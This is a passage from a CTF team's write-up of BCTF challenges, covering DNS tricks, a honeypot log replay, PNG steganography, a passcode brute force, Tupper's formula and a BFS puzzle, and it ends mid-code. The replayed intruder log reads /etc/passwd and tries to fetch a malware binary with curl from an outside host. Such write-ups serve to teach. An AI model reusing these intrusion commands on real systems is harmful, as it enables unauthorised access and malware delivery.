

BCTF Writeups by 217

Table of Content

- MISC
 - 初来乍到 (100)
 - 內網探險 (200)
 - 诱捕陷阱 (300)
 - 海报探秘 (300)
- PPC & CRYPTO
 - 混沌密码锁 (100)
 - 他鄉遇故知 (200)
 - 地铁难挤 (400)
 - 超级加解密 (500)
- PWN
 - 后门程序 (100)
 - 身无分文 (200)
 - 情报窃取 (300)
 - 黑客信息系统 (400)
 - 新型架构 (500)
- REVERSE
 - 最难的题目 (100)
 - 小菜一碟 (200)
 - 解锁密码 (300)
 - 神秘系统 (400)
- WEB
 - 分分鐘而已 (100)
 - 真假难辨 (200)

MISC


初来乍到 (100)

描述

米特尼克刚到中国人生地不熟，想要找到一些中国的黑客朋友帮助他，他知道Capture The Flag夺旗竞赛是黑客云集的地方，于是也报名参加了中国第一次全国性的CTF大赛 @BCTF百度杯网络安全技术对抗赛。而要进入BCTF圈交流，米特尼克需关注并@BCTF百度杯网络安全技术对抗赛，才能找到一个密语。

解法

weibo.com > 搜尋 @BCTF百度杯网络安全技术对抗赛 > 關注並 @BCTF百度杯网络安全技术对抗赛 > 等待十分鐘 >



The screenshot shows a Weibo profile for the account @BCTF. The profile picture is a green shield with white text. The username is @BCTF and it has a verified checkmark. It is located in Beijing, Haidian District. The bio reads: '简介：百度主办，清华北大安全专家技术支持，蓝莲花战队命题的全国最大规模夺旗模式网络安全技术大赛' (Introduction: Hosted by Baidu, supported by Tsinghua and Peking University security experts, organized by LanLianHua team, the largest-scale national network security competition). It has 572 followers and 100,670 fans. A note says '通过新浪微博关注' (Follow via Weibo) with a '收起 ▲' button. Below the profile, a company section shows '公司 : BCTF{W31c0m3_T0_BCTF}'.

FLAG: BCTF{W31c0m3_T0_BCTF}

內網探險 (200)

描述

為了收集更多參加 BCTF 大賽的中國黑客朋友的信息，米特尼克決定嘗試滲透進入 BCTF 的內網以獲取更多的信息。通過信息蒐集和網絡監聽，他發現了進入內部數據庫的一個入口代理，並且在代理入口處拿到了少量流量數據。正當他想繼續收集更多信息的時候，他的行跡被發現並被踢出了網絡。

http://bctf.cn/files/downloads/misc200_23633b6b34ccf6f2769d35407f6b2665.pcap

入口代理: 218.2.197.236:12345

提示

1. DNS
2. 構造數據包

解法

下載存成 `misc200.pcap`，先來看看裡面有啥。

```
$ tshark -r misc200.pcap
1  0.000000 202.112.50.172 -> 218.2.197.236 DNS 75 Standard query 0x1234 A sha
du.baidu.com
2  5.823182 202.112.50.172 -> 218.2.197.236 DNS 79 Standard query 0x4321 A bct
f.secret.server1
```

看起來是個正常的 DNS 查詢，來連看看入口代理：

```
$ nc 218.2.197.236 12345
Welcome to proxy system. Please enter secret servers information to login.
IP address of host "bctf.secret.server1":

IP address of host "bctf.secret.server2":

IP address of host "bctf.secret.server3":

IP address of host "bctf.secret.server4":

Accessing secret servers, please wait .....
Proxy cannot access the secret servers. Please input IP addresses again
```

那就來問問看入口代理這幾台的 IP 吧：

```
$ nslookup bctf.secret.server1 218.2.197.236
Server:      218.2.197.236
Address:     218.2.197.236#53

Name:   bctf.secret.server1
Address: 87.61.45.59

$ nslookup bctf.secret.server2 218.2.197.236
Server:      218.2.197.236
Address:     218.2.197.236#53

Name:   bctf.secret.server2
Address: 87.4.98.152

$ nslookup bctf.secret.server3 218.2.197.236
Server:      218.2.197.236
Address:     218.2.197.236#53

Name:   bctf.secret.server3
Address: 249.78.85.56

$ nslookup bctf.secret.server4 218.2.197.236
Server:      218.2.197.236
Address:     218.2.197.236#53

Name:   bctf.secret.server4
Address: 13.228.21.29
```

看起來很不像內網 IP 呀，不過還是試試看吧：

```
$ nc 218.2.197.236 12345
Welcome to proxy system. Please enter secret servers information to login.
IP address of host "bctf.secret.server1":
87.61.45.59
IP address of host "bctf.secret.server2":
87.4.98.152
IP address of host "bctf.secret.server3":
249.78.85.56
IP address of host "bctf.secret.server4":
13.228.21.29
Accessing secret servers, please wait .....
Proxy cannot access the secret servers. Please input IP addresses again
```

失敗了嗚嗚，為什麼呢？讓我們試看看問它其他東西。

```
$ nslookup 1.1.1.1.xip.io 218.2.197.236
Server:      218.2.197.236
Address:     218.2.197.236#53

Non-authoritative answer:
1.1.1.1.xip.io canonical name = a105d.xip.io.
Name:   a105d.xip.io
Address: 78.61.44.27

$ nslookup 2.2.2.2.xip.io 218.2.197.236
Server:      218.2.197.236
Address:     218.2.197.236#53

Non-authoritative answer:
2.2.2.2.xip.io canonical name = k20aq.xip.io.
Name:   k20aq.xip.io
Address: 79.62.45.28
```

有詐！`1.1.1.1.xip.io` 應該要解出 `1.1.1.1` 才對呀，從這兩次的回應看來這個入口代理應該是加上了 `77.60.43.26` 的偏移量。

根據這個偏移量修正一開始拿到的 IP：

```
def ip_sub(ip1, ip2)
  ip1 = ip1.split('.').map(&:to_i)
  ip2 = ip2.split('.').map(&:to_i)
  4.times
    .map { |i| (ip1[i] - ip2[i] + 256) % 256}
    .map(&:to_s)
    .join('.')
end

puts ip_sub(ARGV[0], ARGV[1])
```

```
$ ruby ip_diff.rb 87.61.45.59 77.60.43.26
10.1.2.33
$ ruby ip_diff.rb 87.4.98.152 77.60.43.26
10.200.55.126
$ ruby ip_diff.rb 249.78.85.56 77.60.43.26
172.18.42.30
$ ruby ip_diff.rb 13.228.21.29 77.60.43.26
192.168.234.3
$ nc 218.2.197.236 12345
Welcome to proxy system. Pleas enter secret servers information to login.
IP address of host "bctf.secret.server1":
10.1.2.33
IP address of host "bctf.secret.server2":
10.200.55.126
IP address of host "bctf.secret.server3":
172.18.42.30
IP address of host "bctf.secret.server4":
192.168.234.3
Accessing secret servers, please wait .....
Success!
BCTF{W31c0m3_70_0ur_53cr37_53rv3r_w0r1d}
```

耶比 BCTF{W31c0m3_70_0ur_53cr37_53rv3r_w0r1d}

诱捕陷阱 (300)

描述

米特尼克从FBI探员凯瑟琳邮箱中发现了一位中国安全专家发给她的邮件，邮件内容如下：我在THU高校部署了一些诱骗系统，捕获到了与米特尼克网络攻击行为相关的数据，见附件，我觉得你们有必要深入分析一下。当然如果你们没有能力分析的话，可以聘用我做技术顾问，不过我的咨询费用很高哦。

附件：<http://bctf.cn/files/downloads/dionaea.bistream.38930db22ae8cc6a2e589672ca39dca9>

米特尼克非常急迫地想知道这位中国安全专家到底发现了什么？

提示

[hint0]: 也许蜜罐replay会帮助你:) [hint1]: 好吧，再提示另一段蜜罐log，只能说这么多了.

<http://bctf.cn/files/downloads/kippo.ttylog.692ce16db7d940cb9ec52a8419800423>

解法

這題在沒有提示 2 時其實嘗試了很久... 但都沒有結果就在此略過。(只知道是個 dionaea 的 replay，中間做了點沒看懂的 IPC to /BROWSER)

有了提示 2 後，我們可以用 kippo 這個工具來 replay。

```
$ python kippo-0.8/utils/playlog.py kippo.ttylog.692ce16db7d940cb9ec52a8419800423
nas3:~# whoami
root
nas3:~# pwd
/root
nas3:~# cd /
nas3:/# ls
lost+found vmlinuz      srv          sys          run          sbin         proc         mnt
          bin          usr          tmp          var          initrd.img etc          opt
boot       selinux     home        media        lib          root         dev
nas3:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
richard:x:1000:1000:Richard Texas,,,,:/home/richard:/bin/bash
nas3:/# cd tmp/
nas3:/tmp# ls
nas3:/tmp# touch 1.sh
nas3:/tmp# ls
1.sh
nas3:/tmp# axel 2792326331/fool
bash: axel: command not found
nas3:/tmp# curl 2792326331/fool
bash: curl: command not found
nas3:/tmp# uname -r
Linux
nas3:/tmp# rm 1.sh
nas3:/tmp# exit
Connection to server closed.
```

(原本是會一個字元一個字元打出來，超酷的)

好呀，顯然要看看 [2792326331/fool](#) 是什麼。

您的意思是想瀏覽 <http://166.111.132.187/fool> 嗎?

Google 搜尋 2792326331/fool

網頁 圖片 影片 新聞 地圖 更多 搜尋工具

找不到符合搜尋字詞「2792326331/fool」的文件。

建議：

- 請檢查有無錯別字
- 請換用不同的查詢字詞
- 請改試較常用的字詞

說明 提供音訊 購新機與舊款 Google.com

Google Chrome 真懂我 XD

把這個檔案載下來後可以得到：

```
$ file fool
fool: PE32 executable (console) Intel 80386, for MS Windows
```

交給隊上負責逆向的人~

sub_4011C0() 那串就一臉 key 樣啊

每位 xor 0xf8 接起來

FLAG: **BCTF{Y0u_6oT_It_7WxMQ_jjR4P_mE9bV}**

海报探秘 (300)

描述

米特尼克在探索专家的项目网站时发现了一张奇怪的海报。他敏锐地洞察到其中隐藏着一条秘密信息，并最终发现了它。

http://bctf.cn/files/downloads/post_8140b05f5a77ec6c349ccda6deab07e9.png

解法

先用 ImageMagick 来观察一番。

```
$ identify post.png
post.png PNG 1003x654 1003x654+0+0 8-bit DirectClass 496KB 0.000u 0:00.000
```

毫無反應，就是張圖片？讓我們看更仔細一點。

```
$ identify -verbose post.png
identify: Extra compressed data. `post.png' @ warning/png.c/MagickPNGWarningHandler/1335.
identify: Extra compression data. `post.png' @ warning/png.c/MagickPNGWarningHandler/1335.
identify: Too many IDAT's found `post.png' @ error/png.c/MagickPNGErrorHandler/1309.
identify: corrupt image `post.png' @ error/png.c/ReadPNGImage/3294.
```

看起來後面有偷塞東西？認真讀個 PNG 的 spec，想辦法撈出多餘的資料。

```

#include <bits/stdc++.h>
#include <zlib.h>

typedef unsigned char Byte;

inline unsigned convert_uint(Byte *b) {
    unsigned ret = 0;
    for (int i = 0; i < 4; i++) ret = ret << 8 | b[i];
    return ret;
}

Byte chunk_len_buf[4];
Byte chunk_name[4];
Byte chunk_data[8 << 10];
Byte raw_data[8 << 20];

int main(int argc, char *argv[]) {
    FILE *fin = fopen(argv[1], "r");
    FILE *fout = fopen(argv[2], "w");
    fseek(fin, 8 + 4 + 4 + 13 + 4, SEEK_CUR); // skip header

    z_stream zs;
    memset(&zs, 0, sizeof(zs));
    inflateInit(&zs);
    zs.next_out = raw_data;
    zs.avail_out = sizeof(raw_data);

    while (fread(chunk_len_buf, 1, 4, fin) == 4) {
        unsigned chunk_len = convert_uint(chunk_len_buf);
        fread(chunk_name, 1, 4, fin);
        fread(chunk_data, 1, chunk_len, fin);
        fseek(fin, 4, SEEK_CUR); // skip crc
        if (memcmp(chunk_name, "IDAT", 4) == 0) {
            zs.next_in = chunk_data;
            zs.avail_in = chunk_len;
            inflate(&zs, Z_SYNC_FLUSH);
        }
    }

    inflateEnd(&zs);

    unsigned raw_png_len = 1003 * 654 * 4 + 654;
    unsigned out_len = sizeof(raw_data) - zs.avail_out - raw_png_len;
    fwrite(raw_data + raw_png_len, 1, out_len, fout);

    fclose(fin);
    fclose(fout);
    return 0;
}

```


編譯並跑跑。

```
$ g++ poster.cpp -o poster -lz  
$ ./poster post.png data
```

拿到些什麼呢？


```
$ file data  
data: Gameboy ROM: "PAINT", [ROM ONLY], ROM: 256Kbit
```

歐歐歐，用 OpenEmu 跑起來。



這啥？Google 一下可以發現 Konami Code (http://en.wikipedia.org/wiki/Konami_Code)。

嘗試輸入 ↑↑↓↓←→←→ B A 後，它就開始畫 flag 了！



最後一步是想辦法辨別出 `1lI` 與 `BCTF{1-l0v3-p14yIn9-g4m3s}` 之間的差別，耶比 `BCTF{1-l0v3-p14yIn9-g4m3s}`。

PPC & CRYPTO

混沌密碼鎖 (100)

描述

據說，米特尼克進任何門都是不需要鑰匙的，无论是金鎖銀鎖還是密碼鎖。使用偽造身份在BAT安全部門工作的時候，有一扇帶着密碼鎖的大門吸引了他的注意。門後面到底藏着什么呢？米特尼克決定一探究竟。

http://bctf.cn/files/downloads/passcode_396331980c645d184ff793fdcbcb739b.py

218.2.197.242:9991

218.2.197.243:9991

解法

得到一份 Python code，題目要對某串奇怪的東西選某些操作做，並且路上都不能壞掉。不如就先來爆一下要哪個順序的操作可以是好的：

```
... 原先的 passcode.py
def main():
    for a in range(1, 10):
        for b in range(1, 10):
            for c in range(1, 10):
                for d in range(1, 10):
                    f1='fun'+str(a)
                    f2='fun'+str(b)
                    f3='fun'+str(c)
                    f4='fun'+str(d)
                    try:
                        answer_hash = f['fun6'](f['fun2'](f[f1](f[f2](f[f3](f[f4](answer))))))
                    except:
                        continue

                    if len(answer_hash) == 0:
                        continue
                    print a, b, c, d
```

```
$ python passcode.py
3 5 1 4
```

只有一組解耶真好。

觀察一下後，可以發現有一招是在 base64 後面多加上些 = 解出來不會變，所以就來寫個 code：

```
... 原先的 passcode.py
def main():
    h = f['fun3'](f['fun5'](f['fun1'](f['fun4'](answer))))
    print hex2dec(reverse(binascii.hexlify(zlib.compress(h + '='))))
```

```
$ python passcode.py
1477680811755446389552440714331529552345379943039284829946865722015231232694316773
5766291274545269565571655501790641293086612883281379329572762713221559220272895777
6305614069542905682774440473875666724053250675681062280259721702327884973618159516
78363187671648647
```

```
$ nc 218.2.197.243 9991
Welcome to Secure Passcode System
First, please choose function combination:
f1: 3
f2: 5
f3: 1
f4: 4
Your passcode: 1477680811755446389552440714331529552345379943039284829946865722015
2312326943167735766291274545269565571655501790641293086612883281379329572762713221
5592202728957776305614069542905682774440473875666724053250675681062280259721702327
88497361815951678363187671648647
Welcome back! The door always open for you, your majesty!
BCTF{py7h0n-l1b-func7i0ns-re4lly-str4nge}
```

Win!

備註: 比賽時寫這題的人和寫 writeup 的人不同, 比賽時是用某種改 zlib compress rate 過的, 但因為比較麻煩這裡就寫簡單的做法了

FLAG: BCTF{py7h0n-l1b-func7i0ns-re4lly-str4nge}

他鄉遇故知 (200)

描述

逃離到中國的米特尼克與以前的老朋友都失去了聯繫，這讓他常常懷念逝去的時光。在一次潛入某著名外企嘗試獲取重要資料的行動中，米特尼克還沒有拿到目標文件就不幸被保安發現了。在逃離的過程中，他闖進了一個辦公室，結果驚奇地發現自己二十年前的老朋友 Tupper 就在眼前。更神奇的是，Tupper 知道米特尼克需要什麼，給了他想要的東西並且幫助他成功脫逃。你知道米特尼克拿到的信息是什麼嗎？

http://bctf.cn/files/downloads/meeting-tupper_baaa58809f2a0435cb5f282ce4249fdf.txt

提示

- 論文很重要

解法

將該文件下載存為 `tupper.txt` 後打開，可以發現是加密過後的對話記錄。

嘗試在網路上尋找與 Tupper 有關的資訊後得到 [Tupper's self-referential formula](#) (http://en.wikipedia.org/wiki/Tupper's_self-referential_formula)，根據該公式撰寫解密程式。

```
import re
import sys
import numpy
import matplotlib.pyplot as plt

def plot(h, w, k):
    g = numpy.zeros((h, w))

    def tupper(x, y):
        return (y // h // (2 ** (h*x + y%h))) % 2

    for y in range(h):
        for x in range(w):
            g[y][x] = tupper(x, y + k)

    plt.imshow(g, cmap='Greys')
    plt.gca().invert_yaxis()
    plt.savefig('tupper.png', bbox_inches='tight')
    plt.show()

if __name__ == '__main__':
    h, w, k = map(int, sys.argv[-3:])
    plot(h, w, k)
```

來看看會發生什麼事吧！

```
$ python tupper.py 17 300 $(ruby -e 'print IO.read("tupper.txt").scan(/\d+/)[0]`
```

15 [LOL, I think they bastard knows nothing about matin]
0
0 50 100 150 200 250

```
$ python tupper.py 17 300 $(ruby -e 'print IO.read("tupper.txt").scan(/\d+/)[1]`
```

15 [It's not safe! You should use f1. 17 is too weak.]
0
0 50 100 150 200 250

```
$ python tupper.py 17 300 $(ruby -e 'print IO.read("tupper.txt").scan(/\d+/)[2]`
```

15 [Fine, then, here is your flag in f1.
0
0 50 100 150 200 250

```
$ python tupper.py 61 500 $(ruby -e 'print IO.read("tupper.txt").scan(/\d+/)[3]`
```

60
50
40
30
20
10
0 [BCTF{p1e4se-d0nt-g1ve-up-cur1ng}]
0 100 200 300 400

耶比 **BCTF{p1e4se-d0nt-g1ve-up-cur1ng}**。

地铁难挤 (400)

描述

米特尼克需要用社工办法拿到THU安全专家的磁盘镜像以了解更多信息，于是他收买了THU专家的博士生，来到BJ市需要与博士生当面联系。但是，来到BJ市之后遇到的第一个问题就是交通。BJ市人满为患，上下地铁时人们也不先下后上，而是互相挤。左边的人想挤到右边下车，右边的人也想挤到左边上来。你作为米特尼克在BJ的一位小伙伴，能否帮他和所有乘客设计一个尽量少移动次数的方案，使得需要上车的人都上车，需要下车的人都下车。 218.2.197.242:6000 or 218.2.197.243:6000

提示

此题是PPC 1. 地铁和车都是背景描述而已，和题目没关系，本题的目标就是让左边的人 L 都到右边去，右边的人 R 都到左边来 2. 人的移动规则和游戏规则需要大家遍历出来，每次输入一个数字(20以内)

解法

沒什麼好說的，就是個正常的 ICPC BFS 題。前面要先做一個滿足某條件 hash 的 proof of work，可以用 hashcat 輕鬆解決。

```
import socket
import hashlib
import struct
import sys
import subprocess
import time

st = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
st.connect(('218.2.197.243',6000))

print st.recv(4096)
s = st.recv(4096)
print s
s = s[s.find('SHA1'):]
salt = s[6:22]
sha1 = s[45:45+40]
f = open('hash','w')
f.write(sha1+":"+salt)
f.close()
s = subprocess.check_output("./hashcat-0.47/hashcat hash -m 120 -a 3 -1 '?l?d?u' ' ?1?1?1?1'",shell=True)
s = s[s.find(salt):][17:21]
print s
st.send(s+'\n')
print st.recv(4096)
s = st.recv(4096).split('\n')[1]
try:
    for tt in range(10000):
        print ('+'+s+'')
        f = open('input','w')
        f.write(s+'\n')
        f.close()
        subprocess.check_output("./solve")
        ss = open('sol','r').read().split('\n')
        for i in range(len(ss)-1):
            if i==len(ss)-2 and ss[i-1]==ss[i]:
                break
            s = ss[i]
            print '# '+s+''
            st.send(s+'\n')
            print st.recv(4096)
        s = None
    while s == None:
        zzz = st.recv(4096)
        print zzz
        for x in zzz.split('\n'):
            if 'L' in x:
                s = x
                break
except:
    while True:
        print st.recv(4096)
        time.sleep(1)
```

```

#include <stdio.h>
#include <string.h>
#include <algorithm>
using namespace std;

char str[30];
int dis[1<<21][21];
int pre[1<<21][21][2];
int que[30000000][2];
int n,sr;
int sol[100][2];

inline void add(int U,int x,int &p,int pu,int px){
    if(dis[U][x]==-1){
        dis[U][x] = dis[pu][px]+1;
        pre[U][x][0] = pu;
        pre[U][x][1] = px;
        que[++p][0] = U;
        que[p][1] = x;
    }
}

void print(int U,int x){
    for( int i=n-1; i>=0; i-- ){
        if(i==n-x-1){
            if((U>>i)&1){
                puts("ERROR");
                while(1);
            }
            printf(" ");
        }else{
            printf("%c","LR"[(U>>i)&1]);
        }
    }
    puts("");
}

int calc(int S,int x,int T){
    int p,q,sx=x;
    int U,d,dU,l1,l2,r1,r2,m;
    dis[S][x] = 0;
    p = 0;
    q = -1;
    que[0][0] = S;
    que[0][1] = x;
    while(p!=q){
        q++;
        U = que[q][0];
        x = que[q][1];
        //print(U,x);
        if(U==T){
            m = dis[T][x];
            sr = 0;
            while(U!=S || x!=sx){

```

```

        sol[sr][0] = U;
        sol[sr++][1] = x;
        dU = U;
        U = pre[dU][x][0];
        x = pre[dU][x][1];
    }
    sol[sr][0] = U;
    sol[sr++][1] = x;
    return m;
}
m = 1<<(n-1-x);
l1 = m<<1;
l2 = m<<2;
r1 = m>>1;
r2 = m>>2;
if(x>0){
    dU = ((U&l1)>>1) | (U&(~l1));
    add(dU,x-1,p,U,x);
    if(x>1){
        dU = ((U&l2)>>2) | (U&(~l2));
        add(dU,x-2,p,U,x);
    }
}
if(x<n-1){
    dU = ((U&r1)<<1) | (U&(~r1));
    add(dU,x+1,p,U,x);
    if(x<n-2){
        dU = ((U&r2)<<2) | (U&(~r2));
        add(dU,x+2,p,U,x);
    }
}
return -1;
}

int main(){
    int x,d,xl,xr;
    FILE *fi = fopen("input","r");
    fgets(str,sizeof(str),fi);
    fclose(fi);
    d = 0;
    xl = xr = 0;
    for( int i=0; str[i]!='\n'; i++ ){
        d<<=1;
        if(str[i]==' '){
